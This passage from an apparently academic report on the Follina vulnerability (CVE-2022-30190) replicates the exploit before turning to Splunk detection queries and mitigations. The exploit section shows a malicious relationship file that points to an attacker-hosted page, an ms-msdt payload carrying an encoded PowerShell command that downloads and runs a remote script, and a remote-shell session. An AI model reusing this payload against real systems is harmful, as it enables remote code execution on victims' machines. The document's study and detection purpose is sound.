


Figure 3.1 Operation process of the vulnerability

3.2 Crafting exploit

Following are the results of our replication of this exploit. Unzipping the file extracts all the components that make up the Office document.




Figure 3.2 Malicious document.xml.rels document

Inside the word/_rels/ folder is a document.xml.rels file, containing an external reference to <https://spectacular-elf-251901.netlify.app/index.html>!

The **Target** attribute specifies the attacker-controlled HTTP server, hosting the secondary payload in an **index.html** file.




Figure 3.3 Malicious html link in the document

Upon opening the Word document, the HTML payload is fetched and executed. The payload exploits the ms-msdt URI scheme to set up the PowerShell execution. It must exceed 4096 bytes for successful execution.

Table 3.1 Malicious HTML to trigger msdt.exe

1.	<!DOCTYPE html>
2.	<html lang="en">
3.	<head>
4.	<meta charset="UTF-8">
5.	<meta name="viewport" content="width=device-width, initial-scale=1.0">
6.	<title>Document</title>
7.	<script>
8.	
9.	/*
10.	AA
11.	AA

This HTML document starts with a script tag and has a lot of commented A characters, which seem to have no meaning given that they are merely comments. However, based on our testing, the vulnerability requires many characters to work.

A key part of the payload is as follows:

Table 3.2 PowerShell execution

```
1. ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c
IT_SelectProgram=NotListed IT_BrowseForFile=$(Invoke-Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[c
har]58+[char]58+'FromBase64String('+[char]34+'JHVybCA9ICdodHRwcovL3Jhdy5naXRodWJ1c2VyY29u
dGVudC5jb20vY2hpZHVvbmcyOTeyL3N1cy9tYWluL3N1cy5wczEnCiRvdXRwdXRQYXR0ID0gSm9pbi1QYXR0ICRlbn
Y6VEVNUCAnTWljcm9zb2Z0L1Bvd2VyU2h1bGxfcHJvZmlsZS5wczEnCkludm9rZS1XZWJSZXF1ZXN0IC1VcmkgJHVy
bCAtT3V0Rm1sZSAkb3V0cHV0UGF0aApTdGfYdC1Qcm9jZXNzIHVvd2Vyc2h1bGwuZXh1IC1Bcmd1bWVudExp3QgIi
1FeGVjdXRpb25Qb2xpY3kgQn1wYXNzIC1GaWxlICRvdXRwdXRQYXR0IAtV2luZG93U3R5bGUGSGlkZGVu'+[char]
34+'))'))))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe \";
2.
```

This segment exploits the **IT_BrowseForFile** parameter to inject arbitrary PowerShell commands, eventually executing **mpsigstub.exe** located in the system directory.

When a user opens the malicious document, the script downloaded by the WINWORD.EXE process is executed, and as shown in Figure 15, the msdt.exe process is executed through the ms-msdt: protocol. Afterward, the PowerShell command included in the BrowseForFile parameter is executed, and the data decoded through the FromBase64String function is executed as a cmd.exe command line




Figure 3.4 Malicious code will execute




Figure 3.5 Malicious code will execute through *msdt.exe*

The exploit culminates in the execution of **mpsigtstub.exe**, operating with the local user's permissions. This could be a foundation for additional privilege escalation or lateral movement if coupled with other vulnerabilities. Checking powershell log for the command





Figure 3.6 Malicious code recorded in event log

Through attacker view, we can see that we can successfully RCE to the victim machine



```
clear
SHELL> clear
SHELL> dir


Directory: C:\Users\green\AppData\Local\Temp\SDIAG_ded2faf4-63c2-4d10-847b-2d0023c42613

Mode                LastWriteTime         Length Name
----                -
d-----          3/17/2024   2:49 PM              en-US
d-----          3/17/2024   2:49 PM              result
-a-----          12/7/2019   1:08 PM        24702 DiagPackage.diagpkg
-a-----          12/7/2019   1:08 PM        66560 DiagPackage.dll
-a-----          12/7/2019   1:08 PM        50240 RS_ProgramCompatibilityWizard.ps1
-a-----          12/7/2019   1:08 PM        16952 TS_ProgramCompatibilityWizard.ps1
-a-----          12/7/2019   1:08 PM         453 VF_ProgramCompatibilityWizard.ps1

SHELL> whoami
desktop-60t1kbb\green
SHELL>
```

Figure 3.7 Successful Remote code execution

Checking the name from the victim command line for the user



```
Microsoft Windows [Version 10.0.19042.508]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\green>whoami
desktop-60t1kbb\green

C:\Users\green>
```

Figure 3.8 Successful Remote code execution

CHAPTER 4. DETECTION AND PREVENTION

4.1 Splunk Siem detection

We will focus on Window event log security. Although there are alternative methods that might be more effective, WinEventLogging is essentially the most basic investigative tool available in a Windows environment.

We are examining process formation events in which msdt.exe, a new child process, was created by Microsoft Word (or another MS Office application). Normally, this may point to a real parent process crash, but we are smarter than that!

We will need to make some changes to the default logging setup for process creation events (event code 4688) in order to capture the process command line inputs in order to follow up, examine, and validate. Without the PCL arguments, we might be able to detect, but it's unlikely that we'll be able to tell if this is a planned exploit or a genuine crash.

To sum up, this is what we have to focus on:

- Source = WinEventLog:Security
- EventCode = 4688 (Process Creation)
- Parent Process Name = *winword.exe
- Child Process Name = *msdt.exe

```
commandLineArgs ↕

C:\Windows\SysWOW64\msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=?
[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+
[char]34+'SW52b2t1LVd1Y1JlcXVlc3QgaHR0cHM6Ly9naXRodWIuY29tL0pvaG5lYW1tb25kL2lzMm9sbGluYS9ibX
[char]34+')'))))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe"

C:\Windows\SysWOW64\msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=?
[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+
[char]34+'SW52b2t1LVd1Y1JlcXVlc3QgaHR0cHM6Ly9naXRodWIuY29tL0pvaG5lYW1tb25kL2lzMm9sbGluYS9ibX
[char]34+')'))))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe"
```

Figure 4.1 Splunk query search

4.1.1 Splunk search query

4.1.1.1. Detect the Initial Exploit Event

Table 4.1 Search query for msdt.exe process

```
1. index=wineventlog sourcetype=WinEventLog EventCode=4688
   Creator_Process_Name=*winword.exe New_Process_Name=*msdt.exe
2. | rename Creator_Process_Name as parentProcess, New_Process_Name as newProcess,
   Creator_Process_ID as parentProcID, New_Process_ID as newProcID host_fqdn as
   compromisedHost, user_name as compromisedUser, name as eventName Process_Command_Line as
   commandLineArgs host as reportingHost
3. | sort -_time
```

4.1.1.2 Find Processes that is suspicious

Table 4.2 Search query parent process

```
1. index=wineventlog sourcetype=WinEventLog EventCode=4688 New_Process_ID=<PROCESS_ID>
2. | rename Creator_Process_Name as parentProcess New_Process_Name as newProcess
   Creator_Process_ID as parentProcID New_Process_ID as newProcID host_fqdn as
   compromisedHost user_name as compromisedUser name as eventName Process_Command_Line as
   commandLineArgs host as reportingHost
3. | sort -_time
```

4.1.1.3 Investigate Child Processes Spawned by Suspect Process ID

Table 4.3 Search query child process

```
1. index=wineventlog sourcetype=WinEventLog EventCode=4688 Creator_Process_ID=<PROCESS_ID>
2. | rename Creator_Process_Name as parentProcess New_Process_Name as newProcess
   Creator_Process_ID as parentProcID New_Process_ID as newProcID host_fqdn as
   compromisedHost user_name as compromisedUser name as eventName Process_Command_Line as
   commandLineArgs host as reportingHost
3. | sort -_time
```

4.2 Mitigation

- **Apply the Patch:** This is the most critical step. Microsoft released patches to address CVE-2022-30190. It's crucial to install them on all vulnerable systems as soon as possible.
- **Microsoft Workaround (if patching is delayed):** While patching is ideal, Microsoft offers a temporary workaround. **Important:** Test this workaround in a non-production environment first before deploying it broadly.
- **Disable MSDT URL Protocol:** Disabling the MSDT URL protocol prevents the tool from launching via links, mitigating the vulnerability until a patch is applied. However, this may also restrict legitimate uses of MSDT.
- **Security Tools:** Consider using behavior detection and exploit prevention tools to add an extra layer of defense.

CHAPTER 5. CONCLUSION

5.1 Conclusion

Through the use of the Microsoft Support Diagnostic Tool, a high-severity zero-day vulnerability and an intriguing and dangerous Microsoft Word document were made public. In every cybersecurity community, there was a lot of discussion about this zero-day vulnerability. Regarding a vulnerability in Windows' Microsoft Support Diagnostic Tool (MSDT), Microsoft released CVE-2022-30190. It was discovered that state-sponsored hackers have made an effort to use phishing campaigns to target US and EU governments with an email-based exploit for the Microsoft Office Follina vulnerability. Also, there is a good likelihood that specific firms may be harmed if this vulnerability is publicly exploited. The attacker began exploiting this zero-day vulnerability for businesses in the open.

The majority of hackers and organizations use this zero-day vulnerability to steal data and execute remote code.

REFERENCE

- [1] Msrc. (2022, May 30). *Guidance for CVE-2022-30190 Microsoft Support Diagnostic Tool Vulnerability* / MSRC Blog / Microsoft Security Response Center. <https://msrc.microsoft.com/blog/2022/05/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/>
- [2] Gast, K. (2022, August 12). *Detecting Follina (CVE-2022-30190): Microsoft Office Zero-Day Exploit*. LogRhythm. <https://logrhythm.com/blog/detecting-follina-cve-2022-30190-microsoft-office-zero-day-exploit/>
- [3] CVE - CVE-2022-30190. (n.d.). <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-30190>